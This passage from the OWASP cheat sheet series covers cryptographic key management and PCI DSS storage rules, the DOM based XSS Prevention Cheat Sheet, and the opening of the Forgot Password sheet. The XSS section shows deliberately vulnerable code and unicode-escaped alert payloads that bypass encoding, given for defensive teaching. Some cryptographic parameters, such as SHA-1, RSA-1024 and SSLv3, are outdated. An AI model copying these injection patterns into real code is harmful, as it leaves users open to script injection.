Note: Disk encryption [24] is a special case of data at rest [25] e.g. Encrypted File System on a Hard Disk Drive. XTS-AES mode [26] is optimized for Disk encryption and is one of the NIST approved modes [12]; it provides confidentiality and some protection against data manipulation (but not as strong as the AE NIST approved modes). It is also specified in IEEE P1619 Standard for Cryptographic Protection of Data on Block-Oriented Storage Devices [27].

Rule - Store the hashed and salted value of passwords

For more information on password storage, please see the Password Storage Cheat Sheet on page 97.

Rule - Ensure that the cryptographic protection remains secure even if access controls fail

This rule supports the principle of defense in depth. Access controls (usernames, passwords, privileges, etc.) are one layer of protection. Storage encryption should add an additional layer of protection that will continue protecting the data even if an attacker subverts the database access control layer.

Rule - Ensure that any secret key is protected from unauthorized access

Rule - Define a key lifecycle The key lifecycle details the various states that a key will move through during its life. The lifecycle will specify when a key should no longer be used for encryption, when a key should no longer be used for decryption (these are not necessarily coincident), whether data must be rekeyed when a new key is introduced, and when a key should be removed from use all together.

Rule - Store unencrypted keys away from the encrypted data If the keys are stored with the data then any compromise of the data will easily compromise the keys as well. Unencrypted keys should never reside on the same machine or cluster as the data.

Rule - Use independent keys when multiple keys are required Ensure that key material is independent. That is, do not choose a second key which is easily related to the first (or any preceeding) keys.

Rule - Protect keys in a key vault Keys should remain in a protected key vault at all times. In particular, ensure that there is a gap between the threat vectors that have direct access to the data and the threat vectors that have direct access to the keys. This implies that keys should not be stored on the application or web server (assuming that application attackers are part of the relevant threat model).

Rule - Document concrete procedures for managing keys through the lifecycle These procedures must be written down and the key custodians must be adequately trained.

Rule - Build support for changing keys periodically Key rotation is a must as all good keys do come to an end either through expiration or revocation. So a developer will have to deal with rotating keys at some point – better to have a system in place now rather than scrambling later. (From Bil Cory as a starting point).

Rule - Document concrete procedures to handle a key compromise

Rule - Rekey data at least every one to three years Rekeying refers to the process of decrypting data and then re-encrypting it with a new key. Periodically rekeying data helps protect it from undetected compromises of older keys. The appropriate rekeying period depends on the security of the keys. Data protected by keys secured in dedicated hardware security modules might only need rekeying every three years. Data protected by keys that are split and stored on two application servers might need rekeying every year.

Rule - Follow applicable regulations on use of cryptography

Rule - Under PCI DSS requirement 3, you must protect cardholder data The Payment Card Industry (PCI) Data Security Standard (DSS) was developed to encourage and enhance cardholder data security and facilitate the broad adoption of consistent data security measures globally. The standard was introduced in 2005 and replaced individual compliance standards from Visa, Mastercard, Amex, JCB and Diners. The current version of the standard is 2.0 and was initialized on January 1, 2011.
PCI DSS requirement 3 covers secure storage of credit card data. This requirement covers several aspects of secure storage including the data you must never store but we are covering Cryptographic Storage which is covered in requirements 3.4, 3.5 and 3.6 as you can see below:

3.4 Render PAN (Primary Account Number), at minimum, unreadable anywhere it is stored Compliance with requirement 3.4 can be met by implementing any of the four types of secure storage described in the standard which includes encrypting and hashing data. These two approaches will often be the most popular choices from the list of options. The standard doesn't refer to any specific algorithms but it mandates the use of *Strong Cryptography*. The glossary document from the PCI council defines *Strong Cryptography* as:
Cryptography based on industry-tested and accepted algorithms, along with strong key lengths and proper key-management practices. Cryptography is a method to protect data and includes both encryption (which is reversible) and hashing (which is not reversible, or "one way"). SHA-1 is an example of an industry-tested and accepted hashing algorithm. Examples of industry-tested and accepted standards and algorithms for encryption include AES (128 bits and higher), TDES (minimum double-length keys), RSA (1024 bits and higher), ECC (160 bits and higher), and ElGamal (1024 bits and higher).
If you have implemented the second rule in this cheat sheet you will have implemented a strong cryptographic algorithm which is compliant with or stronger than the requirements of PCI DSS requirement 3.4. You need to ensure that you identify all locations that card data could be stored including logs and apply the appropriate level of protection. This could range from encrypting the data to replacing the card number in logs.

This requirement can also be met by implementing disk encryption rather than file or column level encryption. The requirements for *Strong Cryptography* are the same for disk encryption and backup media. The card data should never be stored in the clear and by following the guidance in this cheat sheet you will be able to securely store your data in a manner which is compliant with PCI DSS requirement 3.4

3.5 Protect any keys used to secure cardholder data against disclosure and misuse As the requirement name above indicates, we are required to securely store the encryption keys themselves. This will mean implementing strong access control, auditing and logging for your keys. The keys must be stored in a location which is both secure and "away" from the encrypted data. This means key data shouldn't be stored on web servers, database servers etc

Access to the keys must be restricted to the smallest amount of users possible. This group of users will ideally be users who are highly trusted and trained to perform Key Custodian duties. There will obviously be a requirement for system/service accounts to access the key data to perform encryption/decryption of data.

The keys themselves shouldn't be stored in the clear but encrypted with a KEK (Key Encrypting Key). The KEK must not be stored in the same location as the encryption keys it is encrypting.

3.6 Fully document and implement all key-management processes and procedures for cryptographic keys used for encryption of cardholder data Requirement 3.6 mandates that key management processes within a PCI compliant company cover 8 specific key lifecycle steps:

3.6.1 Generation of strong cryptographic keys
As we have previously described in this cheat sheet we need to use algorithms which offer high levels of data security. We must also generate strong keys so that the security of the data isn't undermined by weak cryptographic keys. A strong key is generated by using a key length which is sufficient for your data security requirements and compliant with the PCI DSS. The key size alone isn't a measure of the strength of a key. The data used to generate the key must be sufficiently random ("sufficient" often being determined by your data security requirements) and the entropy of the key data itself must be high.

3.6.2 Secure cryptographic key distribution
The method used to distribute keys must be secure to prevent the theft of keys in transit. The use of a protocol such as Diffie Hellman can help secure the distribution of keys, the use of secure transport such as SSLv3, TLS and SSHv2 can also secure the keys in transit.

3.6.3 Secure cryptographic key storage
The secure storage of encryption keys including KEK's has been touched on in our description of requirement 3.5 (see above).

3.6.4 Periodic cryptographic key changes
The PCI DSS standard mandates that keys used for encryption must be rotated at least annually. The key rotation process must remove an old key from the encryption/decryption process and replace it with a new key. All new data entering the system must encrypted with the new key. While it is recommended that existing data be rekeyed with the new key, as per the Rekey data at least every one to three years rule above, it is not clear that the PCI DSS requires this.

3.6.5 Retirement or replacement of keys as deemed necessary when the integrity of

the key has been weakened or keys are suspected of being compromised
The key management processes must cater for archived, retired or compromised keys. The process of securely storing and replacing these keys will more than likely be covered by your processes for requirements 3.6.2, 3.6.3 and 3.6.4

3.6.6 Split knowledge and establishment of dual control of cryptographic keys
The requirement for split knowledge and/or dual control for key management prevents an individual user performing key management tasks such as key rotation or deletion. The system should require two individual users to perform an action (i.e. entering a value from their own OTP) which creates to separate values which are concatenated to create the final key data.

3.6.7 Prevention of unauthorized substitution of cryptographic keys
The system put in place to comply with requirement 3.6.6 can go a long way to preventing unauthorised substitution of key data. In addition to the dual control process you should implement strong access control, auditing and logging for key data so that unauthorised access attempts are prevented and logged.

3.6.8 Requirement for cryptographic key custodians to sign a form stating that they understand and accept their key-custodian responsibilities
To perform the strong key management functions we have seen in requirement 3.6 we must have highly trusted and trained key custodians who understand how to perform key management duties. The key custodians must also sign a form stating they understand the responsibilities that come with this role.

6.3. Related Articles

OWASP - Testing for SSL-TLS [28], and OWASP Guide to Cryptography [29], OWASP – Application Security Verification Standard (ASVS) – Communication Security Verification Requirements (V10) [30].

6.4. Authors and Primary Editors

- Kevin Kenan - kevin[at]k2dd.com
- David Rook - david.a.rook[at]gmail.com
- Kevin Wall - kevin.w.wall[at]gmail.com
- Jim Manico - jim[at]owasp.org
- Fred Donovan - fred.donovan(at)owasp.org

6.5. References

1. https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet
2. http://en.wikipedia.org/wiki/CCM_mode
3. http://en.wikipedia.org/wiki/GCM_mode
4. http://en.wikipedia.org/wiki/Authenticated_encryption
5. http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

6. http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57_part1_rev3_general.pdf
7. http://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-size-and-parameters-report-2014/at_download/fullReport
8. http://en.wikipedia.org/wiki/RSA_(cryptosystem)
9. http://en.wikipedia.org/wiki/Secure_Hash_Algorithm
10. http://en.wikipedia.org/wiki/Birthday_attack
11. http://en.wikipedia.org/wiki/Password_strength
12. http://csrc.nist.gov/groups/ST/toolkit/BCM/current_modes.html
13. http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation#Electronic_codebook_.28ECB.29
14. http://csrc.nist.gov/groups/ST/toolkit/rng/documentation_software.html
15. http://en.wikipedia.org/wiki/IEEE_P1619
16. http://en.wikipedia.org/wiki/Confidentiality
17. http://en.wikipedia.org/wiki/Data_integrity
18. http://en.wikipedia.org/wiki/Authentication
19. http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation#Cipher-block_chaining_.28CBC.29
20. http://en.wikipedia.org/wiki/HMAC
21. http://en.wikipedia.org/wiki/CMAC
22. http://en.wikipedia.org/wiki/CBC-MAC#Security_with_fixed_and_variable-length_messages#Security_with_fixed_and_variable-length_messages
23. http://csrc.nist.gov/groups/STM/cavp/index.html
24. http://en.wikipedia.org/wiki/Disk_encryption_theory
25. http://en.wikipedia.org/wiki/Data_at_Rest
26. http://csrc.nist.gov/publications/nistpubs/800-38E/nist-sp-800-38E.pdf
27. http://en.wikipedia.org/wiki/IEEE_P1619
28. https://www.owasp.org/index.php/Testing_for_SSL-TLS_(OWASP-CM-001)
29. https://www.owasp.org/index.php/Guide_to_Cryptography
30. http://www.owasp.org/index.php/ASVS

7. DOM based XSS Prevention Cheat Sheet

Last revision (mm/dd/yy): 12/2/2014

7.1. Introduction

When looking at XSS (Cross-Site Scripting), there are three generally recognized forms of XSS [2]. Reflected, Stored [3], and DOM Based XSS [4]. The XSS Prevention Cheatsheet on page 178 does an excellent job of addressing Reflected and Stored XSS. This cheatsheet addresses DOM (Document Object Model) based XSS and is an extension (and assumes comprehension of) the XSS Prevention Cheatsheet.
In order to understand DOM based XSS, one needs to see the fundamental difference between Reflected and Stored XSS when compared to DOM based XSS. Reflected and Stored XSS are server side execution issues while DOM based XSS is a client (browser) side execution issue. All of this code originates on the server, which means it is the application owner's responsibility to make it safe from XSS, regardless of the type of XSS flaw it is.
When a browser is rendering HTML and any other associated content like CSS, javascript, etc. it identifies various rendering contexts for the different kinds of input and follows different rules for each context. A rendering context is associated with the parsing of HTML tags and their attributes. The HTML parser of the rendering context dictates how data is presented and laid out on the page and can be further broken down into the standard contexts of HTML, HTML attribute, URL, and CSS. The JavaScript or VBScript parser of an execution context is associated with the parsing and execution of script code. Each parser has distinct and separate semantics in the way they can possibly execute script code which make creating consistent rules for mitigating vulnerabilities in various contexts difficult. The complication is compounded by the differing meanings and treatment of encoded values within each subcontext (HTML, HTML attribute, URL, and CSS) within the execution context.
For the purposes of this article, we refer to the HTML, HTML attribute, URL, and CSS Cheatsheet contexts as subcontexts because each of these contexts can be reached and set within a JavaScript execution context. In JavaScript code, the main context is JavaScript but with the right tags and context closing characters, an attacker can try to attack the other 4 contexts using equivalent JavaScript DOM methods.
The following is an example vulnerability which occurs in the JavaScript context and HTML subcontext:

```
<script>
var x = '<%= taintedVar %>';
var d = document.createElement('div');
d.innerHTML = x;
document.body.appendChild(d);
</script>
```

Let's look at the individual subcontexts of the execution context in turn.

7.1.1. RULE #1 - HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext within the Execution Context

There are several methods and attributes which can be used to directly render HTML content within JavaScript. These methods constitute the HTML Subcontext within the Execution Context. If these methods are provided with untrusted input, then an XSS vulnerability could result. For example:

Example Dangerous HTML Methods

Attributes

```
element.innerHTML = "<HTML> Tags and markup";
element.outerHTML = "<HTML> Tags and markup";
```

Methods

```
document.write("<HTML> Tags and markup");
document.writeln("<HTML> Tags and markup");
```

Guideline

To make dynamic updates to HTML in the DOM safe, we recommend a) HTML encoding, and then b) JavaScript encoding all untrusted input, as shown in these examples:

```
element.innerHTML = "<%=Encoder.encodeForJS(Encoder.encodeForHTML(
    ↪ untrustedData))%>";
element.outerHTML = "<%=Encoder.encodeForJS(Encoder.encodeForHTML(
    ↪ untrustedData))%>";
```

```
document.write("<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData)
    ↪ )%>");
document.writeln("<%=Encoder.encodeForJS(Encoder.encodeForHTML(
    ↪ untrustedData))%>");
```

Note: The Encoder.encodeForHTML() and Encoder.encodeForJS() are just notional encoders. Various options for actual encoders are listed later in this document.

7.1.2. RULE #2 - JavaScript Escape Before Inserting Untrusted Data into HTML Attribute Subcontext within the Execution Context

The HTML attribute *subcontext* within the *execution* context is divergent from the standard encoding rules. This is because the rule to HTML attribute encode in an HTML attribute rendering context is necessary in order to mitigate attacks which try to exit out of an HTML attributes or try to add additional attributes which could lead to XSS. When you are in a DOM execution context you only need to JavaScript encode HTML attributes which do not execute code (attributes other than event handler, CSS, and URL attributes).

For example, the general rule is to HTML Attribute encode untrusted data (data from the database, HTTP request, user, back-end system, etc.) placed in an HTML Attribute. This is the appropriate step to take when outputting data in a rendering context, however using HTML Attribute encoding in an execution context will break the application display of data.

SAFE but BROKEN example

```
var x = document.createElement("input");
x.setAttribute("name", "company_name");
// In the following line of code, companyName represents untrusted user
    ↪ input
// The Encoder.encodeForHTMLAttr() is unnecessary and causes double-
    ↪ encoding
x.setAttribute("value", '<%=Encoder.encodeForJS(Encoder.encodeForHTMLAttr(
    ↪ companyName))%>');
var form1 = document.forms[0];
form1.appendChild(x);
```

The problem is that if companyName had the value "Johnson & Johnson". What would be displayed in the input text field would be "Johnson &amp; Johnson". The appropriate encoding to use in the above case would be only JavaScript encoding to disallow an attacker from closing out the single quotes and in-lining code, or escaping to HTML and opening a new script tag.

SAFE and FUNCTIONALLY CORRECT example

```
var x = document.createElement("input");
x.setAttribute("name", "company_name");
x.setAttribute("value", '<%=Encoder.encodeForJS(companyName)%>');
var form1 = document.forms[0];
form1.appendChild(x);
```

It is important to note that when setting an HTML attribute which does not execute code, the value is set directly within the object attribute of the HTML element so there is no concerns with injecting up.

7.1.3. RULE #3 - Be Careful when Inserting Untrusted Data into the Event Handler and JavaScript code Subcontexts within an Execution Context

Putting dynamic data within JavaScript code is especially dangerous because JavaScript encoding has different semantics for JavaScript encoded data when compared to other encodings. In many cases, JavaScript encoding does not stop attacks within an execution context. For example, a JavaScript encoded string will execute even though it is JavaScript encoded.
Therefore, the primary recommendation is to *avoid including untrusted data in this context.* If you must, the following examples describe some approaches that do and do not work.

```
var x = document.createElement("a");
x.href="#";
// In the line of code below, the encoded data
// on the right (the second argument to setAttribute)
// is an example of untrusted data that was properly
// JavaScript encoded but still executes.
x.setAttribute("onclick", "\u0061\u006c\u0065\u0072\u0074\u0028\u0032\u0032
    ↪ \u0029");
var y = document.createTextNode("Click To Test");
x.appendChild(y);
document.body.appendChild(x);
```

The setAttribute(n*ame_string,value_string*) method is dangerous because it implicitly coerces the *string_value* into the DOM attribute datatype of *name_string*. In the case above, the attribute name is an JavaScript event handler, so the attribute value is implicitly converted to JavaScript code and evaluated. In the case above, JavaScript encoding does not mitigate against DOM based XSS. Other JavaScript methods which take code as a string types will have a similar problem as outline above (setTimeout, setInterval, new Function, etc.). This is in stark contrast to JavaScript encoding in the event handler attribute of a HTML tag (HTML parser) where JavaScript encoding mitigates against XSS.

```
<a id="bb" href="#" onclick="\u0061\u006c\u0065\u0072\u0074\u0028\u0031\
    ↪ u0029"> Test Me</a>
```

An alternative to using Element.setAttribute(...) to set DOM attributes is to set the attribute directly. Directly setting event handler attributes will allow JavaScript encoding to mitigate against DOM based XSS. Please note, it is always dangerous design to put untrusted data directly into a command execution context.

```
<a id="bb" href="#"> Test Me</a>
```

```
//The following does NOT work because the event handler
//is being set to a string. "alert(7)" is JavaScript encoded.
document.getElementById("bb").onclick = "\u0061\u006c\u0065\u0072\u0074\
    ↪ u0028\u0037\u0029";
//The following does NOT work because the event handler is being set to a
    ↪ string.
document.getElementById("bb").onmouseover = "testIt";
```

```
//The following does NOT work because of the
//encoded "(" and ")". "alert(77)" is JavaScript encoded.
document.getElementById("bb").onmouseover = \u0061\u006c\u0065\u0072\u0074\
    ↪ u0028\u0037\u0037\u0029;
```

```
//The following does NOT work because of the encoded ";".
//"testIt;testIt" is JavaScript encoded.
document.getElementById("bb").onmouseover \u0074\u0065\u0073\u0074\u0049\
    ↪ u0074\u003b\u0074\u0065\u0073\u0074\u0049\u0074;
//The following DOES WORK because the encoded value
//is a valid variable name or function reference. "testIt" is JavaScript
    ↪ encoded
document.getElementById("bb").onmouseover = \u0074\u0065\u0073\u0074\u0049\
    ↪ u0074;
```

```
function testIt() { alert("I was called."); }
```

There are other places in JavaScript where JavaScript encoding is accepted as valid executable code.

```
for ( var \u0062=0; \u0062 < 10; \u0062++){
  \u0064\u006f\u0063\u0075\u006d\u0065\u006e\u0074
  .\u0077\u0072\u0069\u0074\u0065\u006c\u006e
  ("\u0048\u0065\u006c\u006c\u006f\u0020\u0057\u006f\u0072\u006c\u0064");
}
\u0077\u0069\u006e\u0064\u006f\u0077
.\u0065\u0076\u0061\u006c
\u0064\u006f\u0063\u0075\u006d\u0065\u006e\u0074
.\u0077\u0072\u0069\u0074\u0065(111111111);
```

or

```
var s = "\u0065\u0076\u0061\u006c";
var t = "\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0031\u0029";
window[s](t);
```

Because JavaScript is based on an international standard (ECMAScript), JavaScript encoding enables the support of international characters in programming constructs and variables in addition to alternate string representations (string escapes).
However the opposite is the case with HTML encoding. HTML tag elements are well defined and do not support alternate representations of the same tag. So HTML encoding cannot be used to allow the developer to have alternate representations of the <a> tag for example.

HTML Encoding's Disarming Nature

In general, HTML encoding serves to castrate HTML tags which are placed in HTML and HTML attribute contexts. Working example (no HTML encoding):

```
<a href="..." >
```

Normally encoded example (Does Not Work – DNW):

```
&#x3c;a href=... &#x3e;
```

HTML encoded example to highlight a fundamental difference with JavaScript encoded values (DNW):

```
<&#x61; href=...>
```

If HTML encoding followed the same semantics as JavaScript encoding. The line above could have possibily worked to render a link. This difference makes JavaScript encoding a less viable weapon in our fight against XSS.

7.1.4. RULE #4 - JavaScript Escape Before Inserting Untrusted Data into the CSS Attribute Subcontext within the Execution Context

Normally executing JavaScript from a CSS context required either passing javascript:attackCode() to the CSS url() method or invoking the CSS expression() method passing JavaScript code to be directly executed. From my experience, calling the expression() function from an execution context (JavaScript) has been disabled. In order to mitigate against the CSS url() method, ensure that you are URL encoding the data passed to the CSS url() method.

```
document.body.style.backgroundImage = "url(<%=Encoder.encodeForJS(Encoder.
    ↪ encodeForURL(companyName))%>)";
```

TODO: We have not been able to get the expression() function working from DOM JavaScript code. Need some help.

7.1.5. RULE #5 - URL Escape then JavaScript Escape Before Inserting Untrusted Data into URL Attribute Subcontext within the Execution Context

The logic which parses URLs in both execution and rendering contexts looks to be the same. Therefore there is little change in the encoding rules for URL attributes in an execution (DOM) context.

```
var x = document.createElement("a");
x.setAttribute("href", '<%=Encoder.encodeForJS(Encoder.encodeForURL(
    ↪ userRelativePath))%>');
var y = document.createTextElement("Click Me To Test");
x.appendChild(y);
document.body.appendChild(x);
```

If you utilize fully qualified URLs then this will break the links as the colon in the protocol identifier ("http:" or "javascript:") will be URL encoded preventing the "http" and "javascript" protocols from being invoked.

7.2. Guidelines for Developing Secure Applications Utilizing JavaScript

DOM based XSS is extremely difficult to mitigate against because of its large attack surface and lack of standardization across browsers. The guidelines below are an attempt to provide guidelines for developers when developing Web based JavaScript applications (Web 2.0) such that they can avoid XSS.

1. Untrusted data should only be treated as displayable text. Never treat untrusted data as code or markup within JavaScript code.
2. Always JavaScript encode and delimit untrusted data as quoted strings when entering the application (Jim Manico and Robert Hansen)
```
var x = "<%=encodedJavaScriptData%>";
```
3. Use document.createElement("..."), element.setAttribute("...","value"), element.appendChild(...), etc. to build dynamic interfaces. Please note, element.setAttribute is only safe for a limited number of attributes. Dangerous attributes include any attribute that is a command execution context, such as onclick or onblur. Examples of safe attributes includes align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width.
4. Avoid use of HTML rendering methods:
   a) element.innerHTML = "...";
   b) element.outerHTML = "...";
   c) document.write(...);
   d) document.writeln(...);
5. Understand the dataflow of untrusted data through your JavaScript code. If you do have to use the methods above remember to HTML and then JavaScript encode the untrusted data (Stefano Di Paola).
6. There are numerous methods which implicitly eval() data passed to it. Make sure that any untrusted data passed to these methods is delimited with string delimiters and enclosed within a closure or JavaScript encoded to N-levels based on usage, and wrapped in a custom function. Ensure to follow step 4 above to make sure that the untrusted data is not sent to dangerous methods within the custom function or handle it by adding an extra layer of encoding.

Utilizing an Enclosure (as suggested by Gaz)

The example that follows illustrates using closures to avoid double JavaScript encoding.

```
setTimeout((function(param) { return function() {
    customFunction(param);
    }
})("<%=Encoder.encodeForJS(untrustedData)%>"), y);
```

The other alternative is using N-levels of encoding.

N-Levels of Encoding If your code looked like the following, you would need to only double JavaScript encode input data.

```
setTimeout("customFunction('<%=doubleJavaScriptEncodedData%>', y)");
function customFunction (firstName, lastName)
  alert("Hello" + firstName + " " + lastNam);
}
```

The doubleJavaScriptEncodedData has its first layer of JavaScript encoding reversed (upon execution) in the single quotes. Then the implicit eval() of setTimeout() reverses another layer of JavaScript encoding to pass the correct value to customFunction. The reason why you only need to double JavaScript encode is that the customFunction function did not itself pass the input to another method which implicitly or explicitly called eval(). If "firstName" was passed to another JavaScript method which implicitly or explicitly called eval() then <%=doubleJavaScriptEncodedData%> above would need to be changed to <%=tripleJavaScriptEncodedData%>.
An important implementation note is that if the JavaScript code tries to utilize the double or triple encoded data in string comparisons, the value may be interpreted as different values based on the number of evals() the data has passed through before being passed to the if comparison and the number of times the value was JavaScript encoded.
If "A" is double JavaScript encoded then the following if check will return false.

```
var x = "doubleJavaScriptEncodedA"; //\u005c\u0075\u0030\u0030\u0034\u0031
if (x == "A") {
  alert("x is A");
} else if (x == "\u0041") {
  alert("This is what pops");
}
```

This brings up an interesting design point. Ideally, the correct way to apply encoding and avoid the problem stated above is to server-side encode for the output context where data is introduced into the application. Then client-side encode (using a JavaScript encoding library such as ESAPI4JS) for the individual subcontext (DOM methods) which untrusted data is passed to. ESAPI4JS [5] and jQuery Encoder [6] are two client side encoding libraries developed by Chris Schmidt. Here are some examples of how they are used:

```
var input = "<%=Encoder.encodeForJS(untrustedData)%>"; //server-side
    ↪ encoding
```

```
window.location = ESAPI4JS.encodeForURL(input); //URL encoding is happening
    ↪  in JavaScript
```

```
document.writeln(ESAPI4JS.encodeForHTML(input)); //HTML encoding is
    ↪ happening in JavaScript
```

It has been well noted by the group that any kind of reliance on a JavaScript library for encoding would be problematic as the JavaScript library could be subverted by attackers. One option is to wait till ECMAScript 5 so the JavaScript library could

support immutable properties. Another option provided by Gaz (Gareth) was to use a specific code construct to limit mutability with anonymous clousures.
An example follows:

```
function escapeHTML(str) {
  str = str + "";
  var out = "";
  for(var i=0; i<str.length; i++) {
    if(str[i] === '<') {
      out += '&lt;';
    } else if(str[i] === '>') {
      out += '&gt;';
    } else if(str[i] === "'") {
      out += '&#39;';
    } else if(str[i] === '"') {
      out += '&quot;';
    } else {
      out += str[i]; }
  }
  return out;
}
```

Chris Schmidt has put together another implementation of a JavaScript encoder [7].

7. Limit the usage of dynamic untrusted data to right side operations. And be aware of data which may be passed to the application which look like code (eg. location, eval()). (Achim)

   ```
   var x = "<%=properly encoded data for flow%>";
   ```

   If you want to change different object attributes based on user input use a level of indirection.
   Instead of:

   ```
   window[userData] = "moreUserData";
   ```

   Do the following instead:

   ```
   if (userData==="location") {
     window.location = "static/path/or/properly/url/encoded/value";
   }
   ```

8. When URL encoding in DOM be aware of character set issues as the character set in JavaScript DOM is not clearly defined (Mike Samuel).

9. Limit access to properties objects when using object[x] accessors. (Mike Samuel). In other words use a level of indirection between untrusted input and specified object properties. Here is an example of the problem when using map types:

   ```
   var myMapType = {};
   myMapType[<%=untrustedData%>] = "moreUntrustedData";
   ```

   Although the developer writing the code above was trying to add additional keyed elements to the myMapType object. This could be used by an attacker to subvert internal and external attributes of the myMapType object.

10. Run your JavaScript in a ECMAScript 5 canopy or sand box to make it harder for your JavaScript API to be compromised (Gareth Heyes and John Stevens).

11. Don’t eval() JSON to convert it to native JavaScript objects. Instead use JSON.toJSON() and JSON.parse() (Chris Schmidt).

7.3. Common Problems Associated with Mitigating DOM Based XSS

7.3.1. Complex Contexts

In many cases the context isn’t always straightforward to discern.

```
<a href="javascript:myFunction('<%=untrustedData%>', 'test');">Click Me</a>
...
<script>
Function myFunction (url,name) {
  window.location = url;
}
</script>
```

In the above example, untrusted data started in the rendering URL context (href attribute of an <a> tag) then changed to a JavaScript execution context (javascript: protocol handler) which passed the untrusted data to an execution URL subcontext (window.location of myFunction). Because the data was introduced in JavaScript code and passed to a URL subcontext the appropriate server-side encoding would be the following:

```
<a href="javascript:myFunction('<%=Encoder.encodeForJS(
    Encoder.encodeForURL(untrustedData))%>', 'test');">Click Me</a>
...
```

Or if you were using ECMAScript 5 with an immutable JavaScript client-side encoding libraries you could do the following:

```
<!--server side URL encoding has been removed. Now only JavaScript encoding
    ↪ on server side. -->
<a href="javascript:myFunction('<%=Encoder.encodeForJS(untrustedData)%>', '
    ↪ test');">Click Me</a>
...
<script>
Function myFunction (url,name) {
  var encodedURL = ESAPI4JS.encodeForURL(url); //URL encoding using client-
      ↪ side scripts
  window.location = encodedURL;
}
</script>
```

7.3.2. Inconsistencies of Encoding Libraries

There are a number of open source encoding libraries out there:

1. ESAPI [8]
2. Apache Commons String Utils
3. Jtidy
4. Your company’s custom implementation.

Some work on a black list while others ignore important characters like "<" and ">". ESAPI is one of the few which works on a whitelist and encodes all non-alphanumeric characters. It is important to use an encoding library that understands which characters can be used to exploit vulnerabilies in their respective contexts. Misconceptions abound related to the proper encoding that is required.

7.3.3. Encoding Misconceptions

Many security training curriculums and papers advocate the blind usage of HTML encoding to resolve XSS. This logically seems to be prudent advice as the JavaScript parser does not understand HTML encoding. However, if the pages returned from your web application utilize a content type of "text/xhtml" or the file type extension of "*.xhtml" then HTML encoding may not work to mitigate against XSS.
For example:

```
<script>
&#x61;lert(1);
</script>
```

The HTML encoded value above is still executable. If that isn't enough to keep in mind, you have to remember that encodings are lost when you retrieve them using the value attribute of a DOM element.
Let's look at the sample page and script:

```
<form name="myForm" ...>
<input type="text" name="lName" value="<%=Encoder.encodeForHTML(last_name)
   ↪ %>">
...
</form>
<script>
var x = document.myForm.lName.value; //when the value is retrieved the
   ↪ encoding is reversed
document.writeln(x); //any code passed into lName is now executable.
</script>
```

Finally there is the problem that certain methods in JavaScript which are usually safe can be unsafe in certain contexts.

7.3.4. Usually Safe Methods

One example of an attribute which is usually safe is innerText. Some papers or guides advocate its use as an alternative to innerHTML to mitigate against XSS in innerHTML. However, depending on the tag which innerText is applied, code can be executed.

```
<script>
var tag = document.createElement("script");
tag.innerText = "<%=untrustedData%>"; //executes code
</script>
```

7.4. Authors and Contributing Editors

- Jim Manico - jim[at]owasp.org
- Abraham Kang - abraham.kang[at]owasp.org
- Gareth (Gaz) Heyes

- Stefano Di Paola
- Achim Hoffmann - achim[at]owasp.org
- Robert (RSnake) Hansen
- Mario Heiderich
- John Steven
- Chris (Chris BEEF) Schmidt
- Mike Samuel
- Jeremy Long
- Eduardo (SirDarkCat) Alberto Vela Nava
- Jeff Williams - jeff.williams[at]owasp.org
- Erlend Oftedal

7.5. References

1. https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
2. https://www.owasp.org/index.php/XSS
3. https://www.owasp.org/index.php/XSS#Stored_and_Reflected_XSS_Attacks
4. https://www.owasp.org/index.php/DOM_Based_XSS
5. http://bit.ly/9hRTLH
6. https://github.com/chrisisbeef/jquery-encoder/blob/master/src/main/javascript/org/owasp/esapi/jquery/encoder.js
7. http://yet-another-dev.blogspot.com/2011/02/client-side-contextual-encoding-for.html
8. https://www.owasp.org/index.php/ESAPI

8. Forgot Password Cheat Sheet

Last revision (mm/dd/yy): 11/19/2014

8.1. Introduction

This article provides a simple model to follow when implementing a "forgot password" web application feature.

8.2. The Problem

There is no industry standard for implementing a Forgot Password feature. The result is that you see applications forcing users to jump through myriad hoops involving emails, special URLs, temporary passwords, personal security questions, and so on. With some applications you can recover your existing password. In others you have to reset it to a new value.

8.3. Steps

8.3.1. Step 1) Gather Identity Data or Security Questions

The first page of a secure Forgot Password feature asks the user for multiple pieces of hard data that should have been previously collected (generally when the user first registers). Steps for this are detailed in the identity section the Choosing and Using Security Questions Cheat Sheet on page 20.

At a minimum, you should have collected some data that will allow you to send the password reset information to some out-of-band side-channel, such as a (possibly different) email address or an SMS text number, etc. to be used in Step 3.

8.3.2. Step 2) Verify Security Questions

After the form on Step 1 is submitted, the application verifies that each piece of data is correct for the given username. If anything is incorrect, or if the username is not recognized, the second page displays a generic error message such as "Sorry, invalid data". If all submitted data is correct, Step 2 should display at least two of the user's pre-established personal security questions, along with input fields for the answers. It's important that the answer fields are part of a single HTML form.

Do not provide a drop-down list for the user to select the questions he wants to answer. Avoid sending the username as a parameter (hidden or otherwise) when the form on this page is submitted. The username should be stored in the server-side session where it can be retrieved as needed.

Because users' security questions / answers generally contains much less entropy than a well-chosen password (how many likely answers are there to the typical "What's your favorite sports team?" or "In what city where you born?" security questions anyway?), make sure you limit the number of guesses attempted and if some threshold is exceeded for that user (say 3 to 5), lock out the user's account for some reasonable duration (say at least 5 minutes) and then challenge the user with some form of challenge token per standard multi-factor workflow; see #3, below) to mitigate attempts by hackers to guess the questions and reset the user's password. (It is not unreasonable to think that a user's email account may have already been compromised, so tokens that do not involve email, such as SMS or a mobile soft-token, are best.)

8.3.3. Step 3) Send a Token Over a Side-Channel

